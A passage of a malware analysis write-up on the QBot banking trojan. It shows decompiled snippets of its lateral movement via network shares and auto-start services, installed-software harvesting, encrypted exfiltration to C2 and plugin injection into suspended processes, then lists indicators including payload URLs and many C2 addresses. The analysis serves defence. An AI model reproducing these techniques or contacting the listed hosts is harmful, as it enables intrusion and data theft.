
```
.data:1002C9A8 Imports         API <offset WNetOpenEnumW, 613h, 5CCh>
.data:1002C9A8                 API <offset WNetEnumResourceW, 18C6h, 5CCh>
.data:1002C9A8                 API <offset WNetAddConnection2W, 252Eh, 5CCh>
.data:1002C9A8                 API <offset WNetCloseEnum, 27E5h, 5CCh>
.data:1002C9A8                 API <offset WNetCancelConnection2W, 448h, 5CCh>
.data:1002C9A8                 API <offset OpenSCManagerW, 1E2Fh, 2FE3h>
.data:1002C9A8                 API <offset CreateServiceW, 3409h, 2FE3h>
.data:1002C9A8                 API <offset StartServiceW, 0F73h, 2FE3h>
.data:1002C9A8                 API <offset DeleteService, 2352h, 2FE3h>
.data:1002C9A8                 API <offset CloseServiceHandle, 2EDDh, 2FE3h>
.data:1002C9A8                 API <offset NetApiBufferFree, 62Eh, 4A9h>
.data:1002C9A8                 API <offset NetShareEnum, 30D4h, 4A9h>
.data:1002C9A8                 API <offset NetUserEnum, 2094h, 4A9h>
.data:1002C9A8                 API <offset NetGetDCName, 585h, 4A9h>
.data:1002C9A8                 API <offset NetWkstaGetInfo, 2B4h, 4A9h>
```

Let's go through some of the interesting commands.

Command 13: Lateral Movement

QBot can spread through the network by enumerating network shares using `WNetOpenEnumW()` and `WNetEnumResourceW` () then it drops a copy of Qbot into the shared folders.

Then the dropped executable is registered as an auto-start service on the target machine. The names for the service and the dropped file are randomly generated strings.




```
service = CreateServiceW(
            sc_manager,                         // hSCManager
            service_name,                       // lpServiceName
            service_name,                       // lpDisplayName
            SERVICE_ALL_ACCESS,                 // dwDesiredAccess
            SERVICE_WIN32_OWN_PROCESS,          // dwServiceType
            SERVICE_AUTO_START,                 // dwStartType
            0,                                  // dwErrorControl
            &Qbot_binary,                       // lpBinaryPathName
            0,                                  // lpLoadOrderGroup
            0,                                  // lpdwTagId
            &dependencies,                      // lpDependencies
            0,                                  // lpServiceStartName
            0);                                 // lpPassword
service_ = service;
if ( !service )
  return 0;
if ( !StartServiceW(service, 0, 0) )
{
  v4 = 0;
  DeleteService(service_);
}
DeleteService(service_);
```

Finally, Qbot deletes the created service and dropped file from the target machine (as it’s successfully infected).

Command 21: Collecting Installed Applications

QBot can collect installed applications by enumeration subkeys of the registry key `"HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall"` .




```
hKey = 0;
cSubKeys = 0;
sprintf_w(&RegKey, 0xFEu, "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, &RegKey, 0, 0x20019, &hKey) )
  return -1;
if ( RegQueryInfoKeyA(hKey, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0) )
  return -2;
for ( ; cSubKeys; --cSubKeys )
{
  cchName = 255;
  if ( !RegEnumKeyExA(hKey, cSubKeys - 1, &Name, &cchName, 0, 0, 0, 0) )
  {
    copy_mem(L"\\", &reg_key, 256, &RegKey);
    publisher = query_value(&reg_key, "Publisher");
    disp_name = query_value(&reg_key, "DisplayName");
```

The collected data is appended to the end of a string containing additional information about the victim's machine and time of collection.

```
t=i1 time=[<time_of_collect>] ext_ip=[<external_IP>] dnsname=[?] hostname=
[<computer_name>] user=[] domain=[] is_admin=[<YES/NO>] os=[<windows_ver>]
qbot_version=[<qbot_ver>] install_time=[<qbot_install_time>] exe=
[<injected_process>] prod_id=[NULL] iface_n=[<interface_IP>/<interface_IP>]
UP] soft=[<app1;ver>|<app2;ver>|...]
```


Example of collected data:



```
Address  ASCII
004DC2E0 t=i1 time=[23:23:03-12/07/2020] ext_ip=[45.242.235.160] dnsname=
004DC320 [?] hostname=[IEUSER-PC] user=[] domain=[] is_admin=[YES] os=[6.
004DC360 1.1.7601.1.0.0100] qbot_version=[0324.142] install_time=[??] exe
004DC3A0 =[C:\Windows\SysWOW64\explorer.exe] prod_id=[NULL] iface_0=[192.
004DC3E0 168.1.116/192.168.1.116] UP] iface_1=[127.0.0.1/127.0.0.1] UP]
004DC420 soft=[SDK Debuggers;10.1.10586.15|Windows App Certification Kit
004DC460 x64;8.100.26795|Microsoft Visual C++ 2010  x86 Redistributable -
004DC4A0  10.0.40219;10.0.40219|Microsoft Visual C++ 2013 Redistributable
004DC4E0  (x64) - 12.0.40660;12.0.40660.0|Visual C++ Library CRT ARM Desk
004DC520 top Package;14.0.24210|Visual C++ MSBuild X64 Package;14.0.25420
004DC560 |Visual C++ Compiler/Tools X64 Base Resource Package;14.0.24210|
004DC5A0 Adobe Flash Player 32 ActiveX;32.0.0.223|Microsoft Visual C++ 20
004DC5E0 13 x86 Minimum Runtime - 12.0.40660;12.0.40660|Visual C++ Librar
004DC620 y CRT X64 Store Package;14.0.24210|Python Launcher;3.7.6762.0|Vi
004DC660 sual C++ MSBuild Base Resource Package;14.0.25420|Microsoft Visu
004DC6A0 al C++ 2012 Redistributable (x64) - 11.0.61030;11.0.61030.0|Visu
004DC6E0 al C++ Compiler/Tools X64 X86 Cross Resource Package;14.0.24210|
004DC720 Visual C++ Library CRT X86 Store Package;14.0.24210|Visual C++ C
004DC760 ompiler/Tools X86 Base Package;14.0.24210|Microsoft Visual C++ 2
004DC7A0 012 x86 Minimum Runtime - 11.0.61030;11.0.61030|Visual C++ Compi
004DC7E0 ler/Tools X64 ARM Cross Resource Package;14.0.24210|Microsoft Vi
```

Then the data is RC4 encrypted and written to `"wdqlxw32.dll"` at the same directory of QBot.


Finally, `"wdqlxw32.dll"` is Zlib compressed and RC4 encrypted again then it's saved to `"cwdqlxw32.dll"` and the original `"wdqlxw32.dll"` is deleted.



```
Address  |Hex                                              |UNICODE
004982F8 78 DA AD 58 6D 6F E2 38 10 FE 7E BF C2 1F 6F B5 ........
00498308 C2 75 9C 17 C8 46 A8 A2 D0 6A 7B 4B 7B A8 B4 D7 ........
00498318 9E 28 42 86 B8 C5 6A 48 B8 D8 E9 C2 89 1F 7F E3 ........
00498328 24 94 97 4B 02 F4 4E 20 62 A7 33 E6 CC 33 E3 67 ........
00498338 C6 55 4D 61 20 25 66 BC 39 A0 E6 37 F8 12 B3 66 ........
00498348 D0 33 52 3F A3 84 92 21 E2 0B 35 12 F3 E6 C0 B2 ........
00498358 31 B5 28 A6 A6 8D 0D 07 DE FB A1 0C 99 D6 3A 1F ........
00498368 A2 69 24 55 36 B9 BE 7C E8 5F DE D5 7A ED 21 4A ........
00498378 24 8F 9B 03 10 8C 66 4C 84 7A 24 E4 88 F9 33 3D ........
00498388 FE F3 B2 3F 44 91 6C 0E 1C 6C C0 A7 EE 10 FD 20 ........
00498398 98 18 04 96 FE 6B 1C A9 D1 3B 8F A5 88 40 96 98 ........
004983A8 D4 C2 86 45 41 3F 94 8A 05 C1 28 B3 F6 FC 5C 1B ........
004983B8 07 83 F6 B7 E7 47 11 FA D1 4F F9 DC 5F CA C7 DF ........
004983C8 1F 1D EB 99 2F E6 41 14 F3 18 83 C4 10 CD E3 C8 ........
004983D8 1F 09 BF 39 B8 7D E8 76 61 9D 17 36 E1 23 D2 1C ........
004983E8 18 2E 05 67 1A DA 06 C3 39 DB 99 0D D1 43 6F 2D ........
004983F8 69 80 24 AD 6B F3 B0 71 F6 31 CA 24 90 8C 5E 54 ........
00498408 73 D0 EF FC 40 1D 3E 4E 5E 5F C1 6C CF 20 7A 11 ........
00498418 62 37 C0 3D 7B 95 1B 87 5A F3 39 6A F3 58 89 17 ........
00498428 31 61 0A 7C 43 3F 84 42 0B C7 F2 60 4F 42 30 75 ........
00498438 EA AE BD BA 11 93 38 D2 8B A2 3F 84 4C 58 80 DA ........
```

0x78DA
Zlib Best Compression

The compressed file is then transfered to the C2 server (RC4 encrypted and Base64 encoded) in the key `"36"` and the compressed file `"cwdqlxw32.dll"` is also deleted.




```
{"8":7,"1":17,"2":"pnmfcq111232","3":"spx143","6":6230,"7":82282,"36":"mSEuhVxIkoI4htIRA/XEq4jFPKAvbadsyne2qNdgSPzkMDLtIf5oOROVTziEejs9jd7tTEs/
OjdETsOFBRSuvn6kCYLEFXc+UikRgNpLi77r9WgwReDIj+M/1x5yDa6zBzI9zuwxBhjVWS5MvYd4G6EP6EgZvmInlw2FOofgIU7p5mJVigBSx6+TztCLqTtxnRqYNQZTM+prXoyDRZg5oW/
JtO0JZDPS27zWcgJn2wrnvwYtdv6vLJsji8fBD3uIU6JFQavWt7tZoahKNAMv78/s30OE3CGInWT9Td/M6gP9kK09yjGYK/
gsIgTLyq5hm4WswTQQ4pUQNXeGPK5/9ohFciszQnrw36V8wHZuabdVZFwH3dM1FqNcyhN7opjWl2fFQXVHz9xXkIvd1JZKKOSaWWYBqXcXjVPX8ztTxZbJGpZqaq/
qKrrxtBprGyBK0BaJRiKoslZIWJMLcDaSDYkWMGxOalV7fKxRzuG8/vDdsYg4+lnFbdcicU66IXs03XpwrWN1EdTAAlNOVFD1VGh80zmxsAUZ0mixUD5sZE+rbK4a2Fzk4OeDMR9es7QFKznTo6FI1eedQRBLZkUtAjIBf/
kU55HE3CeCm3LCZxOPENfeK8S62z3uUzw+9FSQTMybCbXwh0U5d6mfSew6N2slSPnd4s3zqkOjpNlITrY28dUXiXg/c/eFTyD3+DG73cUmncvnFz0bqYv5xB9VIpeAJeVJORR5iRwzG33C541pmZJpcet2zRVNBjM/
pfe54BH8OXrAHYogsR9Lgr46oX8VXZLKL/Yau/b3b5NZKDuF/Sab2z8xeXwzj3AAaU0jq8GoZCsF/OiNiTTmSE/JwI9mC+k9o8jLjlgrz7qfumC+NikpRqNVfRk/
eyPYzYh3l+yjQBQQ5nwNxYo4IrZyKFo5oAszJUNCJ6VVE4myQEJs0HmvwdKItQOA1LeY3F2Hcz3Yqith1tq15FsCTXkQP7AR6Hyu9PUq+VksQ4jQArSxLQxf5eHxpPJh8tKGXTfHPvuzxEP/
wRIIcV4R4rDKot61xfyuzCHxsbqQwjb8EBm3p75jdX6BQcASm/IAt/WDnZOVdyOR4YNZKjLb/vuSIMC0yQpzcdQPKFDjM9lY4/bw6LmpSl6NeucpEnX7UAab5QgMiankQrz8dD4dQ2YU+w7SvbVR6JLsPHwwUvql5vaoK91rBP
QnL5jusYD4x4lYk8+XtQytJzpIGvcgIrBzY9E64etYkK9DX8t4wEB3qqsK7nk3alGLXmWRbvaDSyXMzVAGvdJIN7wm2bF/Bqz5wo5j3vqC4t3p6HB289xYeq2XCmb4FWLRvPmzi0Fv33VyjLVI0pIP82w7g7pTo5aDNv8XZQWS
Fgm+07d9ej2riDGbOm2itRyA270x1bNHRWU7MAN3oi3rpjwOPta2HqMEg3HEUSjhMWJX4cP4cimkN88D5wJ4nz92oxtgbfO5W+iicdWnSwrORcPP/CqQP/c4upO7hBBFwryah7dY0Ade8xzTX5FJ1SFTNO84ikjAk8HeRwPQW0
36LtBxjqJYDmPk862CbN/3ui4AR5ls7acziakm5DTQpwhH9TSMt3ykl5El3AK96+fsjl205IejeQJENh6+BKRMZjv85onBgu4wlg+kxR+uQUn5ZK+tOJwDs6NKZVI43RkDcmyeIWa6qGY2t5cGGCU="}
```

Command 31: Fetching Plugins


As we said before, QBot is known to be a modular malware. It can load additional plugins received from the C2 server (plugins are RC4 encrypted and Base64 encoded).

QBot tries to inject the received plugin in 3 different processes depending on the machine architecture.



```
decoded_plugin = b64_decode(encoded_plugin, &decoded_len);// Base64 decode plugin
if ( decoded_plugin )
{
  procs = 0;
  _3 = 0;
  i = 0;
  v5 = 0;
  procs = get_proc_names(&_3);                // get processes names to inject
  if ( procs )
  {
    for ( i = 0; i < _3; ++i )
    {
      if ( !create_suspended(*&procs[4 * i], &Process) )// create a suspended process
      {
        dword_1002CC2C = decoded_len;
        *ArgList = a1;
        dword_1002CC24 = a4;
        inj_mem = inject_process(Process, decoded_plugin, decoded_len);// inject decoded plugin into the process
```

It creates a new suspended process then writes the plugin to the process memory using `WriteProcessMemory()` and then resumes the injected process.



```
if ( is_wow_64 )
{
  p1 = 0x2A77;                         // %SystemRoot%\\SysWOW64\\mobsync.exe
  p2 = 0x7A4;                          // %SystemRoot%\\SysWOW64\\explorer.exe
  p3 = 0x871;                          // %ProgramFiles(x86)%\\Internet Explorer\\iexplore.exe
}
else
{
  p1 = 0x33DC;                         // %SystemRoot%\\System32\\mobsync.exe
  p2 = 0x3648;                         // %SystemRoot%\\explorer.exe
  p3 = 0x1D8B;                         // %ProgramFiles%\\Internet Explorer\\iexplore.exe
}
```

At the time of writing this, Qbot has 3 different plugins ("Password grabber", "Cookie grabber", "UPnP module").

Conclusion

QBot is considered to be a sophisticated malware, it's receiving regular updates from time to time and it's not likely to go away anytime soon.

There is still more features that I didn't cover such as WebInjects so maybe I will come back to Qbot later I guess :)

IOCs

Hashes

VBS File: b734caf792c968ca1870c3ec7dda68ad5dc47fef548751afb8509752c185a756

QBot: 112a64190b9a0f356880eebf05e195f4c16407032bf89fa843fd136da6f5d515

URLs

http://st29[.]ru/tbzirttmcnmb/88888888.png

http://restaurantbrighton[.]ru/uyqcb/88888888.png

http://royalapartments[.]pl/vtjwwoqxaix/88888888.png

http://alergeny.dietapacjenta[.]pl/pgaakzs/88888888.png

http://egyorg[.]com/vxvipjfembb/88888888.png

C2 Domains

39.36.254.179:995

24.139.132.70:443

24.202.42.48:2222

72.204.242.138:443

172.242.156.50:995

72.204.242.138:20

68.174.15.223:443

74.193.197.246:443

96.56.237.174:990

64.19.74.29:995

70.168.130.172:443

189.236.166.167:443

68.4.137.211:443

76.187.8.160:443

76.86.57.179:2222

73.226.220.56:443

67.250.184.157:443

75.183.171.155:3389

173.172.205.216:443

173.3.132.17:995

172.78.30.215:443

207.255.161.8:32103

75.137.239.211:443

68.49.120.179:443

206.51.202.106:50003

82.127.193.151:2222

207.255.161.8:2222

207.255.161.8:2087

24.152.219.253:995

187.19.151.218:995

197.37.48.37:993

188.241.243.175:443

72.88.119.131:443

89.137.211.239:443

108.30.125.94:443

187.163.101.137:995

100.19.7.242:443

45.77.164.175:443

80.240.26.178:443

66.208.105.6:443

207.246.75.201:443

199.247.22.145:443

199.247.16.80:443

95.77.223.148:443

68.60.221.169:465

5.107.220.84:2222

41.228.212.22:443

86.233.4.153:2222

68.200.23.189:443

201.146.127.158:443

79.114.199.39:443

87.65.204.240:995

71.74.12.34:443

217.162.149.212:443

195.162.106.93:2222

75.165.112.82:50002

201.248.102.4:2078

96.41.93.96:443

89.247.216.127:443

84.232.238.30:443

103.238.231.40:443

174.34.67.106:2222

98.115.138.61:443

91.125.21.16:2222

84.247.55.190:443

193.248.44.2:2222

74.135.37.79:443

78.96.190.54:443

86.126.97.183:2222

2.50.47.97:2222

68.39.160.40:443

96.232.203.15:443

86.144.150.29:2222

71.220.191.200:443

24.231.54.185:2222

80.14.209.42:2222

24.164.79.147:443

70.183.127.6:995

47.153.115.154:993

184.180.157.203:2222

50.104.68.223:443

67.165.206.193:995

200.113.201.83:993

47.153.115.154:465

24.42.14.241:995

189.160.203.110:443

188.27.76.139:443

207.255.161.8:32102

49.207.105.25:443

71.210.177.4:443

117.242.253.163:443

50.244.112.106:443

69.92.54.95:995

41.34.91.90:995

72.204.242.138:53

41.97.138.74:443

72.29.181.77:2078

71.88.168.176:443

2.50.171.142:443

67.83.54.76:2222

86.125.145.90:2222

47.153.115.154:995

24.122.157.93:443

47.146.169.85:443

72.181.9.163:443

187.155.74.5:443

71.209.187.4:443

74.75.216.202:443

24.44.180.236:2222

24.43.22.220:993

108.188.116.179:443

100.4.173.223:443

76.170.77.99:443

70.95.118.217:443

134.0.196.46:995

68.225.56.31:443

72.204.242.138:32102

72.204.242.138:50001

108.190.151.108:2222

72.204.242.138:465

50.244.112.10:443

173.22.120.11:2222

24.43.22.220:995

24.43.22.220:443

92.17.167.87:2222

72.209.191.27:443

72.204.242.138:80

72.204.242.138:443

71.187.170.235:443

96.56.237.174:32103

71.187.7.239:443

184.98.104.7:995

70.124.29.226:443

137.99.224.198:443

73.23.194.75:443

151.205.102.42:443

64.224.76.152:443

72.204.242.138:32100

173.187.101.221:443

72.179.13.59:443

208.93.202.49:443

70.174.3.241:443

96.37.137.42:443

76.111.128.194:443

67.209.195.198:3389

61.3.184.27:443

24.42.14.241:443

74.56.167.31:443

5.193.61.212:2222

117.216.177.171:443

References

Demystifying QBot Banking Trojan - BSides Belfast https://www.virusbulletin.com/virusbulletin/2017/06/vb2016-paper-diving-pinkslipbots-latest-campaign

https://www.fortinet.com/blog/threat-research/deep-analysis-qbot-campaign

https://www.vkremez.com/2018/07/lets-learn-in-depth-reversing-of-qakbot.html

https://www.hexacorn.com/blog/2016/07/01/enter-sandbox-part-12-the-library-of-naughty-libraries/

https://www.cyberbit.com/blog/endpoint-security/anti-vm-and-anti-sandbox-explained/